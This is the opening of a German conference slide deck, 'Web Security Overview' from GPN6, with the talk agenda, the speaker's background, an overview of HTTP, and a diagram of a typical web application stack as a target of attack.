Web Security Overview

fukami @ GPN6, Karlsruhe

Agenda

- Der Referent des Vortrages
- Worüber wir nicht reden
- Das HTTP-Protokoll
- Getting The Big Picture
- Klassifizierung möglicher Angriffe
- Web Application Fingerprinting
- JavaScript Security
- Auditing I: The Art of Fuzzing
- Auditing II: Source Code Auditing
- Fehleranfälligkeit minimieren und Einstieg erschweren
- Referenzen und Links

Der Referent

arbeitet zur Zeit als Entwickler und Penetrationstester.

beschäftigt sich seit ca. 1998 mit Sicherheit im Web.

ist bei Zone-H, freebox Security and Development und dem CCC aktiv.

hat viel Spass am Gerät :-)


Worüber wir nicht reden

- Client Protection (Safe RSS, Local Rodeo, Privacy / Security Extensions etc.)
- Webserver Security Mods
- OS- und Plugin-Hardening und Chrooting
- Intrusion Detection
- Malware Development
- Proxying Fun
- Flash Security

HTTP == WYNSIWYG*

* What you NOT see is what you get

HTML-Seite


CSS und JavaScript
Flickr-Bilder
Google Ads
Youtube-Film
Google Analytics

HTML-Seite

= Konglomerat aus verschiedenen lokalen und entfernten Ressourcen

Getting The Big Picture

HTTP


- ist ein weit verbreitetes Protokoll
- baut auf ein robustes Netzwerk
- bietet einfache Methoden für Interaktion
- ist (vordergründig) zustandlos
- macht wahrscheinlich 25% allen Internet-Traffics
- hat eine stabile Entwicklung auf so ziemlich allen aktuellen Hard- und Softwareplattformen
- kennt sehr viele Methoden des Proxying und lässt sich leicht anonymisieren

Getting The Big Picture


HTTP wird benutzt für

- Social Networks und private Kommunikation
  (Foren, Email, Chat, Weblogs, ...)
- Knowledge Databases
  (Wikis, Digitale Bibliotheken, Suchmachinen, ...)
- Administrative Interfaces
  (Logfileauswertung, Datenmanipulation, Account Management, ...)
- Business Anwendungen
  (Logistics, Retail, ERP, Auktionen, Finanztransaktionen, Werbung/Spam, Bannersysteme, ...)
- Hochautomatisierte Distribution Networks
  (Media und Software Distribution, ...)
- e-Government und Lehranwendungen


Typische Webanwendung




Client


Web Client
Firewall
Webserver
Plugins
Database Connector
Database
HTTP Response (Cleartext or SSL)
Angriff!
HTTP Request (HTML, JavaScript, Java, Images)
* Apache
* IIS
* lighthttpd
* Perl
* C/C++
* JSP
* PHP
* Python
* Ruby
* ODBC
* JDBC
* ADO
* MSSQL
* Oracle,
* PostgreSQL
* MySQL
* SQLite


Protokoll


Web Client
Firewall
Webserver
Plugins
Database Connector
Database
HTTP Response
(Cleartext or SSL)
Angriff!
HTTP Reque
(HTML, JavaScript,
Java, Images)
* Apache
* IIS
* lighthttpd
* Perl
* C/C++
* JSP
* PHP
* Python
* Ruby
* ODBC
* JDBC
* ADO
* MSSQL
* Oracle,
* PostgreSQL
* MySQL
* SQLite


Firewall, Proxy, Loadbalancer



